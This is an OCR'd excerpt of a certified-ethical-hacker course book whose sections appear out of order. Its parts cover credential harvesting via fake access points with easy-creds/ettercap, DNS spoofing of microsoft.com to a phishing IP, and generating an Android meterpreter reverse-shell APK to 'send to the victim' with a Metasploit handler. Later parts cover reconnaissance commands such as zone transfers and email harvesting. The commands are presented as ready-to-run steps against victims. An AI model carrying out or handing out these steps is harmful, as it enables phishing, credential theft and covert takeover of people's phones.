
- The easy-creds script is a bash script that leverages ettercap and other tools to obtain credentials during penetration testing.
- Menu driven, it allows you to easily attack with basic arp spoofing, oneway arp spoofing and DHCP spoofing and the setup of a Fake AP.
- In addition it has an SSLStrip log file parser that leverages a definition file to give you the compromised credentials and the site they have come from.

Go in backtrack to privilege escalation, protocol analysis, network sniffers, easy-creds.
Choose 1 to edit the file etter.conf
Change the ec_uid=0, ec_gid=0




```
[privs]
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default

[mitm]
arp_storm_delay = 10          # milliseconds
arp_poison_warm_up = 1        # seconds
arp_poison_delay = 10         # seconds
arp_poison_icmp = 1           # boolean
arp_poison_reply = 1          # boolean
arp_poison_request = 0        # boolean
arp_poison_equal_mac = 1      # boolean
dhcp_lease_time = 1800        # seconds
port_steal_delay = 10         # milliseconds
port_steal_send_delay = 2000  # microseconds
```

Remove the # from the iptable redir_command



```
#---------------
#     Linux
#---------------

# if you use ipchains:
   #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
   #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"

# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

#---------------
#    Mac Os X
#---------------

# quick and dirty way:
   #redir_command_on = "ipfw add fwd 127.0.0.1,%rport tcp from any to any %port in via %iface"
   #redir_command_off = "ipfw -q flush"
```


To edit anything in network choose 2 to edit etter.dns. We can put the ip of the phishing web site. For example if the user wants to go to it will go to another ip that has the phishing website.



```
microsoft.com      A   198.182.196.56
*.microsoft.com    A   198.182.196.56
www.microsoft.com  PTR 198.182.196.56      # Wildcards in PTR are not allowed
```


Choose 3 to install dhcp server to give the client ip address

Choose 5 to add tunnel interface to dhcp server



```
#
# This is a POSIX shell fragment
#

# On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
#       Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACES="at0"
```

Go to home by pressing 9. Then choose 3 fake access point attacks.Then choose 1 for fake ap statics. Choose the name of log file, ie log.Chose you don't want site hijacking. Tell him the interface connected to internet, ie eth1. Then it asks for interface that we will make though it fake access point, choose wlan0. Then it asks the name of the fake wireless network, ie fakeap. Then it asks for the channel for access point, choose ie 4. Then it asks monitoring mode, choose ie mon0. Then it asks tunnel interface, ie at0. Then it asks if you already made the configuration of dhcp server, choose no to configure the dhcp server. It asks for the range of dhcp server, give him 10.0.0.0/24. Then it asks for dns, give him ie 8.8.8.8. Then the program will start all programs



```
Would you like to include a sidejacking attack? (y/n): n

Network Interfaces:
eth1      Link encap:Ethernet  HWaddr 00:0c:29:b1:17:15
          inet6 addr: fe80::20c:29ff:feb1:1715/64 Scope:Link
Interface connected to the internet, example eth0: eth1


Interface       Chipset         Driver

wlan0           Atheros AR9170  carl9170 - [phy0]

Wireless interface name, example wlan0: wlan0
fakeap
Channel you would like to broadcast on: 4

*** Your interface has now been placed in Monitor Mode ***
mon0            Atheros AR9170  carl9170 - [phy0]

Enter your monitor enabled interface name, example mon0: mon0
Enter your tunnel interface, example at0: at0
Do you have a populated dhcpd.conf file to use? (y/n) n
Network range for your tunneled interface, example 10.0.0.0/24: 10.0.0.0/24
```

Part 11: Hacking Mobile Applications


Part 11 of Certified Ethical Hacker (CEH) Course

By

Dr. Hidaia Mahmood Alassouli

Hidaia_alassouli@hotmail.com

Part 11: Mobile Platforms Hacking




Mobile Application Hacking

Mobile applications are increasingly targeted by hackers, regardless of mobile OS, device manufacturer, and vendor.


Attacks include those against mobile apps, data, and the device itself. Attack methods include malicious code, theft, and social engineering.

Goals are data theft or destruction, credential theft, personal data and privacy invasion, and possibly even entry into a larger connected network.



Mobile Application Hacking

- Mobile application attack vectors include:
  - Legitimate applications from the phone's application store
  - Malware
  - Unsecured Bluetooth connections
  - Unsecured wireless connections
  - Device loss or theft
  - Jailbreaking or rooting the device
  - Mobile web vulnerabilities from Internet sites




Mobile Application Hacking

- **Attack tools include:**
- SuperOneClick/Superboot (Android)
- DroidSheep (Android)
- ZitMO (Android)
- Cydia (iOS)
- RedSn0w (iOS)
- FinSpy Mobile (BB)

- **Mitigations include:**
- Secure device with PIN or passcode
- Don't jailbreak the phone
- Enable phone finding services specific to the device
- Secure Bluetooth connections
- Secure wireless connections
- Update with patches when available
- Back up and sync devices

Open terminal and write the command to generate android payload

```
# msfpayload android/meterpreter/reverse_tcp
LHOST=192.168.52.135 LPORT=4444 R>andro.apk
```



```
root@kalilinux:~# msfpayload android/meterpreter/reverse_tcp LHOST=192.168.1.5 L
PORT=4444 R>andro.apk
```

The file will be created and will be saved in root folder.
Send the file to the victim. To accept the connection we need to open the multi handler session

```
# msfconsole
```

```
Msf> use exploit/multi/handler
```

```
Msf> set payload android/meterpreter/reverse_tcp
```

```
Msf> set LHOST 192.168.52.135
```

```
Msf> set LPORT 4444
```

After the victim click the file, you can use the commands: sysinfo, screenshot, keystrockes,

By
Dr. Hidaia Mahmood Alassouli

Hidaia_alassouli@hotmail.com

While every precaution has been taken in the preparation of this book, the publisher assumes no responsibility for errors or omissions, or for damages resulting from the use of the information contained herein.

HACKING OF COMPUTER NETWORKS

First edition. June 2020.

Written by Dr. Hidaia Mahmood Alassouli.

Author Biography

I am Dr. Hidaia Mahmoud Mohamed Alassouli. I completed my PhD degree in Electrical Engineering from Czech Technical University by February 2003, and my M. Sc. degree in Electrical Engineering from Bahrain University by June 1995. I completed also one study year of most important courses in telecommunication and computer engineering courses in Islamic university in Gaza. So, I covered most important subjects in Electrical Engineering, Computer Engineering and Telecommunications Engineering during my study. My nationality is Palestinian from gaza strip.

I obtained a lot of certified courses in MCSE, SPSS, Cisco (CCNA), A+, Linux.

I worked as Electrical, Telecommunicating and Computer Engineer in a lot of institutions. I worked also as a computer networking administrator.

I had considerable undergraduate teaching experience in several types of courses in many universities. I handled teaching the most important subjects in Electrical and Telecommunication and Computer Engineering.

I could publish a lot of papers a top-tier journals and conference proceedings, besides I published a lot of books in Publishing and Distribution houses.

I wrote a lot of important Arabic articles on online news websites. I also have my own magazine website that I publish on it all my articles: http:// www.anticorruption.000space.com
My personal website: http://www.hidaia-alassouli.000space.com
Email: hidaia_alassouli@hotmail.com

Abstract

The objective of the book is to summarize to the user with main topics in computer networking hacking.

The book consists of the following parts:

Part 1: Lab Setup

Part2: Foot printing and Reconnaissance

Part 3: Scanning Methodology

Part 4: Enumeration

Part 5:System Hacking

Part 6: Trojans and Backdoors and Viruses

Part 7: Sniffer and Phishing Hacking

Part 8: Hacking Web Servers

Part 9:Hacking Windows and Linux Systems

Part 10: Wireless Hacking

Part 11: Hacking Mobile Applications

You can download all hacking tools and materials from the following websites

http://www.haxf4rall.com/2016/02/13/ceh-v9-pdf-certified-ethical-hacker-v9-courseeducatonal-materials-tools/

Part 1: Hacking Lab Setup

Part 1 of Certified Ethical Hacker (CEH) Course

By

Dr Hidaia Mahmood Alassouli

Hidaia_alassouli@hotmail.com

Part 1: Setup Lab


1) Setup lab

From the virtualization technology with software VMware or virtual box we can do more than one virtual machines, one linux and other windows 2007 or windows Xp

Download vmware and install it

Create folder edurs-vm in non-windows partition. Create a folder for each operating system

Install any windows operating system.
Download backtrack



Overview Backtrack 5 R3


The advantage of BackTrack 5 (BT5) is that it offers a slew of security and forensic tools on a live DVD, ready to use. It's based on Ubuntu Lucid (10.04 LTS) with Linux kernel 2.6.38 and some patched WiFi drivers to allow injection attacks. You can download the distribution in a GNOME or a KDE version, for 32-bit or 64-bit x86 machines. It's a live DVD ISO file, which you can burn to a DVD or write to a USB stick. On the desktop of the live session, there's an installer icon if you want to install BackTrack permanently. For the first time, the project also has an image for ARM, which you can run on your smartphone or tablet to test the security of a wireless network.

To install backtrack on usb, download unebootin. We need also to use the tool to support booting from flash memory in vmware.

Install Backtrack 5 R3 On USB Flash Memory


- Unebootin
- This is the software that allows you to create bootable Live USB drive. It is available for Linux, Windows and OSX. You can download the software from

Download and install kali linux



- Overview Kali Linux
- Kali Linux is an advanced Penetration Testing and Security Auditing Linux distribution.
- Kali Linux Features
- Kali is a complete re-build of BackTrack Linux, adhering completely to Debian development standards. All-new infrastructure has been put in place, all tools were reviewed and packaged, and we use Git for our VCS.
- More than 300 penetration testing tools:
- Free and always will be
- Open source Git tree:
- Download
- http://www.kali.org/downloads/

Download and install metasploit.



- What is metasploit ?
- Metaspoit Framework is a open source penetration tool used for developing and executing exploit code against a remote target machine it, Metasploit frame work has the world's largest database of public, tested exploits. In simple words, Metasploit can be used to test the Vulnerability of computer systems in order to protect them and on the other hand it can also be used to break into remote systems.

Metasploit is big project that contains a lot of modules or programs. These modules or programs can utilize the holes in windows machines or linux machines operating systems. For any hole that occur in the operating systems, we can develop the program that can utilize this hole. We can work on it through command line or graphical interface. The programs that use graphical interface are armitage and Koblet Strike . In linux we can update the metasploite using command msfupdate.

Part 2: Foot printing and Reconnaissance
Part 2 of Certified Ethical Hacker (CEH) Course

By

Dr. Hidaia Mahmood Alassouli

Hidaia_alassouli@hotmail.com

Part 2: Foot printing and Reconnaissance

1)Footprinting and Reconnaissance

Use nslookup to get information about server.

see dnsstuf to get information about server domain .
Use www.ip-address.com to get information about server.
Use www.robtex.com to get information about server domain.
Use backtack or any linux machine to know the dns servers of certain domain. For example,

```
Dig Wikimedia.org
```

Use backtack or any linux machine to know the A and MX records of certain domain. For example,

```
Dig A Wikimedia.org
```

```
Dig MX Wikimedia.org
```

To see the zone transfer

```
Dig –t AXFR Wikimedia.org @ ns1.wikimedia.org
```

We can see all the records in that dns server.
We can use the nslookup command to see the host of certain ip address

```
Nslookup   ptr   31.13.81.17
```

We can use who.is to know information about when created , and when expired and all information about that the dns servers of domain and about the administrator. You can get the same information from backtrack terminal. Write

```
whois Microsoft.com
```

We can use tool called smartwhois to get same information.
We can use tool called countrywhois to get information about country of a domain.
We can use tool called lanwhois to get same information from who.is.
There is tool called alchemy eye to make monitoring for certain services in a target server. It can check the status of certain services on a server.
Use robots.txt file to know what is not allowed on the website.
Eg www.microsoft.com/robots.txt
To search site in google write eg, site:tedata.com filetype:pdf.
You can search the following in google

Intitele: search in the title page

Inurl: search in the url page

Site: search on site

Link: other sites that links to our subject

Inanchor: search on hyperlinks

Filetype: search to see pattern yet

There is google hacking data base. You can find exploits in www.exploit-db.com in ghdb section.
You can use sitedigger to get the dorks of any site.
You can use theHarvester to get the emails of certain domain.
From the backtrack write for example,

```
#./theharvester.py –d Microsoft.com 500 –b   google
```

You can search emails using the exploitation tools in back track.
Type in the command line msfconsole

```
#
```

From the command msf, write

search email

It will bring all modules that have emails. Take one module

Auxiliary /gather/ search_email_collector

Write

```
Msf> use Auxiliary /gather/ search_email_collector
```

Then write " info "

```
Msf> info
```

Then write " set DOMAIN Microsoft.com"

```
Msf> set DOMAIN Microsoft.com
```

Then write "run"

```
Msf> run
```


You can use Maltego tool. When you run the program, choose company stalker, write the name of the company ie Microsoft.com. It will brings the email of the domain. Take the domain Microsoft.com, then click run transform.
You can use piple search or facebook.
You can use the website truecaller website to find the person of certain phone number .
You can use metadata collector tools. Two tools used, metagofil, FOCA
Metagofil tool is in backtrack. For example write

```
#/pentest/enumeration/google/metagoofilo
```

```
#./metagoofil.py –d Microsoft.com  doc,pdf  -l 200 –n 50 –o microsoftfiles –f results.com
```

It will bring many emails and other information.

You need to change downloader.py to be



```
class downloader():
        def __init__(self,url,dir):
                self.url=url.replace("/url?q=", "", 1).split("&amp")[0]
                self.dir=dir
                self.filename=str(url.split("/")[-1])
```

Use foca to download files from certain servers.
Use traceroute, tracert to traceout the connections in certain server.
There is tool called tcptraceroute can bypass firewalls.
You can use geospider as tracert tool.
You can use trout tool.

You can use visual ip trace.

